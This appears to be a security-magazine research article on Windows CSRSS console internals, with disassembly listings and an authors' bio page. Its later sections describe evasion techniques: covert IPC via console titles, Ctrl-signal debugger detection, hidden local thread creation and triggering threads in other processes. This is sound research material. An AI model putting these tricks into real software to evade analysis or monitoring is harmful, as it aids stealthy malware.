

ABOUT THE AUTHORS



Aditya K Sood is a Security Researcher, Consultant and PhD Candidate at Michigan State University, USA. He has already worked in the security domain for Armorize, COSEINC and KPMG. He is also a founder of SecNiche Security, an independent security research arena for cutting edge research. He has been an active speaker at conferences like RSA (US 2010),ToorCon, HackerHalted, TRISC (Texas Regional Infrastructure Security conference -10), ExCaliburCon(09), EuSecwest (07), XCON(07,08), Troopers(09), OWASP AppSec, SecurityByte(09),FOSS (Free and Open Source Software-09), CERT-IN (07)etc. He has written content for HITB Ezine, ISSA, ISACA, Hakin9, Usenix Login,Elsevier Journals such as NESE,CFS. He is also a co author for debugged magazine.

Rohit Bansal is working as a Security Consultant with PWC. He has previously worked as a Security Researcher at L&T Infotech India and is also lead part of SecNiche Security. He is been into security field for last 4 years. He is extensively known for his web hacking and botnet analysis.He works closely with both the whitehats and blackhats of the security world.

Dr. Richard Enbody is an Associate Professor in the Department of Computer Science and Engineering, Michigan State University. He joined the faculty in 1987 after earning his Ph.D. in Computer Science from the University of Minnesota. Richard's research interests are in computer security, computer architecture, web-based distance education, and parallel processing. He has two patents pending on hardware buffer-overflow protection, which will prevent most computer worms and viruses. He recently co-authored a CS1 Python book, The Practice of Computing using Python.



Windows CSRSS Tips & Tricks

Since the very first years of Microsoft Windows NT's development, the operating system has been designed to support a number of different subsystems, such as POSIX or OS/2, as well as a native Windows subsystem (also called Client/Server Runtime Subsystem, or CSRSS). Although active support for OS/2 was eventually abandoned in Windows XP and the POSIX subsystem became optional (and doesn't ship with Windows Vista and later, anymore), the original Windows subsystem has remained one of the most crucial parts of the OS, and is still being actively developed and enhanced.

By **Matthew "j00ru" Jurczyk**

INTRODUCTION

The general idea behind an environment subsystem is to expose a strictly defined subset of native functions to typical user applications. Given the Windows NT architecture and the nature of a subsystem, CSRSS originally consisted of two major parts:

1. Client-side DLLs (Dynamic Link Libraries), which were mapped in the local context of the client processes, and provided a public, documented interface, which could be used by Windows application developers (e.g. kernel32.dll or user32.dll),
2. A highly-privileged process (running in the security context of the "Local System" account) called csrss.exe, responsible for implementing the actual functionality of the Windows subsystem, by receiving requests sent by the client applications, and performing adequate operations on their behalf.

At first, the developers decided to make the CSRSS component responsible for providing the following functionalities:

1. Managing all operations related to the window manager and graphics services, e.g. queuing and forwarding events sent and received from graphical controls displayed on the screen,
2. Managing console windows, i.e. a special type of windows, fully controlled by the subsystem process (and not by regular applications),
3. Managing the list of active processes and threads running on the system,
4. Supporting 16-bit virtual DOS machine emulation (VDM),
5. Supplying other, miscellaneous functionalities, such as *GetTempFile*, *DefineDosDevice*, or *ExitWindows*.

During the last two decades, the list of services handled by this subsystem has greatly changed. What is most important, CSRSS is no longer responsible for performing any USER/GDI operations – for efficiency reasons, the graphics-related services were moved into a new kernel module – win32k.sys – otherwise known as the kernel-mode part of the Windows subsystem. These services are currently available as typical system calls i.e. they have a separate SSDT (*System Service Dispatch Table*), and therefore can be made use of by simply using the SYSENTER/SYSCALL instruction, or via the deprecated INT 2E mechanism[1].

As it turns out, a number of functionalities available through the CSR interface are not fully compliant with the original Microsoft Windows design, and are often implemented by making use of interesting implementation tricks. Once a person fully understands the underlying internal mechanisms, he will be able to use them in their own favor. This paper aims to present some of the more interesting techniques employed by the Windows subsystem, and outline possible ways of using these to achieve various goals using undocumented system behavior and under-the-hood Windows knowledge .

Due to the fact, that fundamental modifications were applied to the console support in Windows 7[15,16], some of the observations and concepts presented herein are only valid for Windows editions up to Vista.

THE BASICS

Even though CSRSS is the component that provides a console interface and other features, it is not the main subsystem executable (csrss.exe) itself, which implements the whole of the documented functionality. Instead, CSRSS maintains a list of so-called ServerDlls – separate executable images, responsible for handling certain types of requests. Consequently, the following libraries can be found in the memory context of the subsystem process:

- csrsrv.dll
- basesrv.dll
- winsrv.dll

Precise names of the dispatch tables managed by each of the above modules, as well as the function symbols present therein, are publically available on the author's blog[2,3]. The table we are interested in most in this article is *ConsoleServerApiDispatchTable*, residing in the winsrv.dll image. The array contains a list of function pointers, which are called to satisfy console-related LPC requests, most often issued by kernel23.dll routines (*see Listing 1*).

This section aims to present some of the basic CSRSS console management information – what operations can be performed on top of a console window, and how these operations are usually managed by the subsystem process. A brief explanation of the underlying mechanisms is essential to understanding the more advanced techniques presented further in the article.

Console allocation

Just like any other type of console-related operations, allocating (or *requesting*) a new console window is accomplished by making use of the well documented AllocConsole API function[4], which in turn issues a single *SrvAllocConsole* message, which is eventually forwarded to the *winsrv!SrvAllocConsole* handler routine. Not surprisingly, the request is issued using the typical CsrClientCallServer symbol (*see Listing 2*), and an internal 0x20224 operation code.

Listing 1: The console dispatch table, found in the Windows ServerDll (winsrv.dll) module

```
.text:75B389F0 _ConsoleServerApiDispatchTable dd offset _SrvOpenConsole@8
.text:75B389F4                   dd offset _SrvGetConsoleInput@8
.text:75B389F8                   dd offset _SrvWriteConsoleInput@8
.text:75B389FC                   dd offset _SrvReadConsoleOutput@8
.text:75B38A00                   dd offset _SrvWriteConsoleOutput@8
.text:75B38A04                   dd offset _SrvReadConsoleOutputString@8
.text:75B38A08                   dd offset _SrvWriteConsoleOutputString@8
(...)
.text:75B38B28                   dd offset _SrvSetConsoleNlsMode@8
.text:75B38B2C                   dd offset _SrvRegisterConsoleIME@8
.text:75B38B30                   dd offset _SrvUnregisterConsoleIME@8
.text:75B38B34                   dd offset _SrvGetConsoleLangId@8
.text:75B38B38                   dd offset _SrvAttachConsole@8
.text:75B38B3C                   dd offset _SrvGetConsoleSelectionInfo@8
.text:75B38B40                   dd offset _SrvGetConsoleProcessList@8
```

Listing 2: kernel32!AllocConsoleInternal sending the SrvAllocConsole LPC message to CSRSS

```
.text:7C871F2B                   push    2Ch
.text:7C871F2D                   push    20224h
.text:7C871F32                   push    ebx
.text:7C871F33                   lea     eax, [ebp+var_BC]
.text:7C871F39                   push    eax
.text:7C871F3A                   call    ds:__imp__CsrClientCallServer@16
```

Listing 3: The two internal function pointers, used as a part of the SrvAllocConsole input structure

```
.text:7C872463               push    eax
.text:7C872464               push    offset _PropRoutine@4 ; PropRoutine(x)
.text:7C872469               push    offset _CtrlRoutine@4 ; CtrlRoutine(x)
.text:7C87246E               push    [ebp+var_434]
.text:7C872474               lea     eax, [ebp+var_11C]
.text:7C87247A               push    eax
.text:7C87247B               push    [ebp+var_430]
.text:7C872481               lea     eax, [ebp+var_328]
.text:7C872487               push    eax
.text:7C872488               push    [ebp+var_428]
.text:7C87248E               push    [ebp+StartupInfo.lpDesktop]
.text:7C872494               push    edi
.text:7C872495               push    [ebp+StartupInfo.lpTitle]
.text:7C87249B               call    _AllocConsoleInternal@44
```

Listing 4: The winsrv.dll call stack, leading from a console allocation handler down to the console window dispatch routine

```
1.      winsrv!SrvAllocConsole    <--- Client app's entry point.
2.      winsrv!SetUpConsole
3.      winsrv!InitWindowsStuff
4.      ntdll!RtlCreateUserThread <--- A dedicated thread being created.
5.      winsrv!ConsoleInputThread
6.      winsrv!InitWindowClass
7.      winsrv!ConsoleWindowProc
```

Before sending a message through the LPC port, the AllocConsole API first initializes some of the input structure fields, describing the characteristics of the new console to be created. These characteristics include, but are not limited to:

- Window title,
- Desktop name,
- Application name,
- Current directory,
- Two pointers, storing the virtual addresses of internal kernel32.dll routines, in the client process address space (*see Listing 3*).

Even though the first four items seem reasonable in the context of a console creation process, the two pointers are not as easy to understand without a solid background on how some of the console window events are handled, internally. The actual meaning of these pointers is going to be explained further in this paper.

After receiving a console allocation request, winsrv.dll initializes its internal structures, creates a physical window object, and starts dispatching window events, such as WM_INIT, WM_COMMAND or other, console-specific messages.

Console Event Management

What has already been outlined in numerous sources[4], console window support relies on a major assumption, that CSRSS remains the formal owner of the *window object*, while the client process is only able to request various types of operations to be performed on the console. Therefore, csrss.exe is the one to register the window class, create the console window (by an explicit call to the CreateWindowExW API function), and handle all of the incoming window events (by proving a special *WindowProc* routine). This can be further confirmed by examining the winsrv.dll binary code – a new thread, executing a *winsrv!ConsoleWindowProc* function is started every time a console window is requested by a client process (*see Listing 4*).

What should also be noted is that the single ConsoleWindowProc function is responsible for managing virtually all of the console window-related functionalities one can think of, such as *Mark*, *Copy*, *Find*, *Properties*, the hotkeys (such as CTRL+C or CTRL+BREAK), or the context menu options. Each window event is dispatched, and the execution is then passed to an adequate internal routine, such as *DoMark*, *DoFind* or *PropertiesDlgShow* (*see Listing 5*).

Although the vast majority of the event handlers are very simple and don't pose an interesting research subject, a few of them are actually worth further investigation; we will come back to these soon.

One console, multiple processes

Although the console support design enforces that a process be an owner (in the logical sense) of not more than a single console, the rule is not in force the other way around. In other words, one console (originally created using a standard AllocConsole call) can be shared amongst many applications. This situation is especially common in the context of parent-son process relations (e.g. launching text-mode applications from within the classic command line – cmd.exe), when the child inherits a console from its parent, and operates on the window concurrently.

In order to achieve such an effect, another well documented API function comes into play – *AttachConsole*[5]. The routine makes it possible to attach to a console that is already owned by another process, provided that the requester is allowed to open a handle to the process in consideration. By doing so, application developers gain the ability to freely create, free, attach and detach from console objects, which in itself makes it possible to simulate an otherwise impossible multi-console mechanism, by creating a couple of *console-holders* (or zombie processes), which reside in an idle state and just keep the console alive. Other potential applications of the console architecture quirks are presented in the following sections.

CONSOLE HACKS

Knowing the basic concepts and implementation details used by CSRSS to correctly display the console windows on the user's desktop, manage application requests and incoming window events, we can now delve deeper into the subsystem internals, and figure out possible ways to take advantage of the system internals' behaviour we normally shouldn't be aware of.

Inter-Process Communication

The Windows operating system provides a great variety of common, well documented interfaces that can be successfully employed for the sole purpose of performing inter–process communication. Some of the possible communication channels are:

- The Clipboard
- Shared file mapping
- Pipes
- LPC / RPC
- Windows sockets

Every item present on the above list has been already thoroughly tested and described in many sources[10,11,12,13,14]. Due to the fact that they are documented, public and common, they are also very easy to detect, capture or spoof. Fortunately for us, it turns out that a possible data exchange may also take place through the Windows subsystem, thanks to the fact that console windows can be shared amongst numerous processes.

In an exemplary scenario, Application A creates a new console, by calling AllocConsole. Next, Application B attaches to the text interface through a call to *AttachConsole* – from this point now on, the two processes share a common *object* that is owned by an external process (csrss.exe). What is more, these two apps are able to query and modify some of the console object properties, such as the current cursor position, window size (in characters), or the console title. All of that can be accomplished with nothing more than documented Windows API functions like SetConsoleCursorInfo, SetConsoleCursorPosition, SetConsoleTitle (and their *Get* equivalents). One could make use of the observation, and try to exchange information through csrss.exe, between two or more processes. Since the title is capable of holding as much as 65535 bytes at once, potential data transfer speed should not pose a serious problem.

One issue that should be taken into consideration is the fact that the only type of long data chunk that can be transferred from one process to another using CSRSS, are text strings. As a consequence, the developer would need to employ additional tricks, in order to perform binary-data exchange – such as introducing a new character encoding, or transforming the input/output information in any other way (e.g. by using base64).

Ctrl Signal Management

The techniques outlined in this subsection rely on the internal implementation of the Ctrl notifications and callbacks. In order to fully understand the considerations presented herein, let's first learn how the Ctrl events are handled by the subsystem, and how appropriate notifications are being sent to the client processes.

The Windows operating system supports a few different Control Signals, summarized in *Table 1*.

What should be noted, is that the first two Ctrl signals can be received either from keyboard input (by explicitly pressing the Ctrl+C or Ctrl+Break hotkeys), or by using a special GenerateConsoleCtrlEvent API[6].

The knowledge of the signal existence wouldn't really be of much use, if the application weren't able to somehow handle the signals. Fortunately, one can use the SetConsoleCtrlHandler API, in order to insert a remove a Control Signal handler from an internal handler's list, managed by the kernel32.dll module.

As MSDN states:
*Each console process has its own list of application-defined **HandlerRoutine** functions that handle CTRL+C and CTRL+BREAK signals. The handler functions also handle signals generated by the system when the user closes the console, logs off, or shuts down the system.*

The above quotation, as well as the remaining part of the GenerateConsoleCtrlEvent function documentation provides a decent explanation of how the internal signal notification works. It doesn't, however, say anything about three major issues that I consider extremely important for grasping a complete picture of what is going on:

1. In the context of which thread do the registered notification callbacks execute? Is it the main (first) process thread, a random thread, or maybe a completely new one, created by only-god-knows-whom?
2. How exactly does the execution path reach the global Ctrl+C handler, which then calls the user-specified callbacks?
3. How does the signal mechanism behave when an external debugger is attached to the console process?

Listing 5: ConsoleWindowProc calling appropriate window message handlers

```
.text:75B3E0D8 loc_75B3E0D8:
.text:75B3E0D8                  push    edx
.text:75B3E0D9                  call    _DoPaste@4        ; DoPaste(x)
.text:75B3E0DE                  jmp     loc_75B31E2F
.text:75B3E0E3 ; ----------------------------------------
.text:75B3E0E3.text:75B3E0E3 loc_75B3E0E3:
.text:75B3E0E3                  push    edx
.text:75B3E0E4                  call    _DoScroll@4       ; DoScroll(x)
.text:75B3E0E9                  jmp     loc_75B31E2F
.text:75B3E0EE ; ----------------------------------------
.text:75B3E0EE.text:75B3E0EE loc_75B3E0EE:
.text:75B3E0EE                  push    edx               ; dwInitParam
.text:75B3E0EF                  call    _DoFind@4         ; DoFind(x)
.text:75B3E0F4                  jmp     loc_75B31E2F

(...)

.text:75B3E108 loc_75B3E108:
.text:75B3E108                  push    0
.text:75B3E10A.text:75B3E10A loc_75B3E10A:
.text:75B3E10A                  push    edx               ; lpTargetHandle
.text:75B3E10B                  call    _PropertiesDlgShow@8
.text:75B3E110                  jmp     loc_75B31E2F
```

Table 1: A summary of the currently supported CTRL codes

CTRL_C_EVENT	A Ctrl+C signal was received.
CTRL_BREAK_EVENT	A Ctrl+Break signal was received.
CTRL_CLOSE_EVENT	A signal sent to all processes operating on a console, when the user decides to close it by clicking the Close console window button.
CTRL_LOGOFF_EVENT	A signal sent to services, whenever a user is logging of. The value is not used for regular applications.
CTRL_SHUTDOWN_EVENT	A signal sent to services, whenever the system is shutting down. The value is not used for regular applications.

Listing 6: The part of the winsrv!SrvAllocConsole routine, responsible for saving the input CtrlRoutine and PropRoutine parameters on a heap allocation

```
mov     eax, [esi+UserRequest.CtrlRoutine]
mov     [edi+ConsoleRecord.CtrlRoutine], eax
mov     eax, [esi+UserRequest.PropRoutine]
mov     [edi+ConsoleRecord.PropRoutine], eax
```

In order to find the answers to the above questions, we should move back to the console allocation process. As previously mentioned, two function pointers (named *kernel32!CtrlRoutine* and *kernel32!PropRoutine*) are specified as the *SrvAllocConsole* request parameters. What happens next is that these two addresses are stored inside a console-related structure (*see Listing 6*), and wait there, until CSRSS has an opportunity to make use of them.

The appropriate moment for CSRSS to use the *CtrlRoutine* pointer is when one of the aforementioned Ctrl signals is generated (either physically or programmatically). In that case, the following code path is taken:

1. winsrv!ProcessCtrlEvents
2. winsrv!CreateCtrlThread
3. winsrv!InternalCreateCallbackThread
4. kernel32!CreateRemoteThread

That's right – whenever a Ctrl event is encountered, the subsystem process creates a new thread in the context of the process(es) attached to the console in consideration. The new thread has its entry point in a previously specified routine, and it doesn't affect the execution of other threads within the process. Although this apparently answers the first (a brand new thread) and second (by creating a remote thread from within the csrss.exe context) questions, there is still no clue about the third one. In order to figure out the last part of the puzzle, we should take a look at the *kernel32!CtrlRoutine* assembly code (*see Listing 7*).

As the code listing implies, *CtrlRoutine* first checks if the first (and only) function parameter is CTRL_C_EVENT or CTRL_BREAK_EVENT. If the condition is met, a call to the IsDebuggerPresent API is issued, in order to find out whether the current process is being debugged (though it doesn't necessarily have to be a reliable source of information). If it is, the code raises an exception using *ntdll!RtlRaiseException*, in order to break into the debugger.

If, on the other hand, the debugger is not proved to be present, the code proceeds straight to calling the registered Ctrl Event Handlers (*see Listing 8*).

In general, this is how CSRSS manages the special type of window events. As it turns out, this seemingly straightforward mechanism can be used for a great variety of purposes. The following subsections cover the most useful or interesting concepts I have came across, or came up by myself.

Debugger detection

In the third paper edition of the "Anti-unpacking tricks" series by Peter Ferrie[7], the author presents two techniques relying on the undocumented *CtrlRoutine* behavior, which can be successfully employed to detect the presence of a debugger. Both of these methods take advantage of the fact that, once the user presses either Ctrl+C or Ctrl+Break, a DBG_CONTROL_C or DBG_CONTROL_BREAK exception is generated (provided that *IsDebuggerPresent* returns true). An absence of an exception can be easily used to infer the presence of a debugger, due to the fact that the exception can either be caught by the application (that's the correct behavior), or consumed by the debugger, if it decides not to pass any information about the event to the debugged program.

What should be noted, however, is that the technique requires one more step to be performed in order to become effective. Since the decision whether to generate the exception or call Ctrl handlers is made based on the IsDebuggerPresent output, the method presents nothing more but just another way to examine the PEB.BeingDebugged field. The last, missing step involves intentionally setting the *BeingDebugged* value to non-zero. By doing so, the process assumes the existence of a hidden debugger, even if the field was originally set to zero. This guarantees that the exception is always generated, no matter if we are actually being debugged or not.

As far as I am concerned, the technique provides nothing more than yet another code obfuscation level. Any process is able to call the *RtlRaiseException* function at any time, and check whether the exception has been caught or not. Performing the same operations by making use of an innocent-looking API (*GenerateConsoleCtrlEvent*) might turn out to be beneficial, in terms of assembly code analysis and program logic transparency.

Running a new thread in the context of a local process

Another possible use of the CSRSS mechanism might be to hide/obfuscate the creation a new thread within the local process. Under normal circumstances, a process willing to spawn a new thread uses either the CreateThread API or its extended version – CreateThreadEx. In order to avoid the operation being noticed, one can make use of the Ctrl signals by allocating a new console, registering one (or more) thread entry points – becoming signal handlers for now – and generating a Ctrl+C or Ctrl+Break signal, whenever the application needs to run a new execution unit.

Thanks to the API interface, a program can easily register new handlers, as well as remove the old ones. Given these abilities, any process becomes capable of using the internal CSRSS mechanism as an equivalent of the typical CreateThread calls – with one, slight exception. When using the standard API interface, one can pass a single parameter to the thread routine, via the "LPVOID lpParameter" argument. When it comes to invoking threads through GenerateConsoleCtrlEvent, the user is only able to control one bit of the parameter; that's because CSRSS uses the parameter to pass information about the event type, and the user is normally unable to store any more information there. Besides this one limitation, the mechanism can be considered a nice way of creating new, local threads, especially if the thread routines do not require an input parameter to be provided.

An exemplary execution path of an application, making use of the Ctrl signals' thread creation:

1. AllocConsole();
2. SetConsoleCtrlHandler(ThreadRoutine1,TRUE);
3. SetConsoleCtrlHandler(ThreadRoutine2,TRUE);
4. GenerateConsoleCtrlEvent(CTRL_C_EVENT, GetCurrentProcessId());
   a. ThreadRoutine2(CTRL_C_EVENT) executes.
   b. ThreadRoutine1(CTRL_C_EVENT) executes.
5. SetConsoleCtrlHandler(ThreadRoutine1,FALSE);
6. SetConsoleCtrlHandler(ThreadRoutine3,TRUE);
7. GenerateConsoleCtrlEvent(CTRL_BREAK_EVENT, GetCurrentProcessId());
   a. ThreadRoutine3(CTRL_BREAK_EVENT) executes.
   b. ThreadRoutine2(CTRL_BREAK_EVENT) executes.
8. FreeConsole();

Running a thread in the context of multiple processes

Thanks to the functionality provided by AttachConsole, multiple applications can attach to a single console, and make use of the text interface simultaneously. Although only one process at a time can be considered the *console owner*, the remaining processes have full access to the window and are allowed to make use of all the available console-management functions.

As it turns out, an entire group of processes might not only be able to operate on the console, but also get notified about all of the events taking place. If a process group consists of three items (applications), and a Ctrl+Break event is generated in a shared console, the *CtrlRoutine* handler in each process is going to be triggered (followed by the user-specified Ctrl handlers) in a new thread. Therefore, this mechanism can also be used to send signals over process groups, or launch previously specified threads in remote processes, without issuing a single CreateRemoteThread call.

Listing 7: Invoking the process debugger from within kernel32!CtrlRoutine

```
.text:7C8762B7                    mov     esi, [ebp+arg_0]
(...)
.text:7C8762CB                    cmp     esi, 1
.text:7C8762CE                    jbe     short loc_7C876321
(...)
.text:7C876321 loc_7C876321:
.text:7C876321                    call    _IsDebuggerPresent@0 ; IsDebuggerPresent()
.text:7C876326                    test    eax, eax
.text:7C876328                    jz      loc_7C8763E5
.text:7C87632E                    neg     esi
.text:7C876330                    sbb     esi, esi
.text:7C876332                    and     esi, 3
.text:7C876335                    add     esi, 40010005h
.text:7C87633B                    mov     [ebp+var_7C], esi
.text:7C87633E                    xor     esi, esi
.text:7C876340                    mov     [ebp+var_78], esi
.text:7C876343                    mov     [ebp+var_74], esi
.text:7C876346                    mov     [ebp+var_70], offset _DefaultHandler@4
.text:7C87634D                    mov     [ebp+var_6C], esi
.text:7C876350                    mov     [ebp+ms_exc.disabled], esi
.text:7C876353                    lea     eax, [ebp+var_7C]
.text:7C876356                    push    eax
.text:7C876357                    call    ds:__imp__RtlRaiseException@4
.text:7C87635D                    or      [ebp+ms_exc.disabled], 0FFFFFFFFh
.text:7C876361                    jmp     short loc_7C8763CE
```

Listing 8: Calling the successive Ctrl Event handlers, previously registered by the application

```
.text:7C876431 loc_7C876431:
.text:7C876431                                          ; CtrlRoutine(x)+185j
.text:7C876431                    push    esi
.text:7C876432                    mov     ecx, _HandlerList
.text:7C876438                    call    dword ptr [ecx+eax*4-4]
```

An exemplary scenario, with a two-process group, follows:

1. Process A: created.
2. Process B: created.
3. Process A: AllocConsole();
4. Process B: AttachConsole(Process A);
5. Process B: SetConsoleCtrlHandler(ThreadRoutine1,TRUE);
6. Process A: GenerateConsoleCtrlEvent(CTRL_BREAK_EVENT,GetCurrentProcessId());
   a. Process B: ThreadRoutine1 launched in a new thread.
7. Process B: FreeConsole();
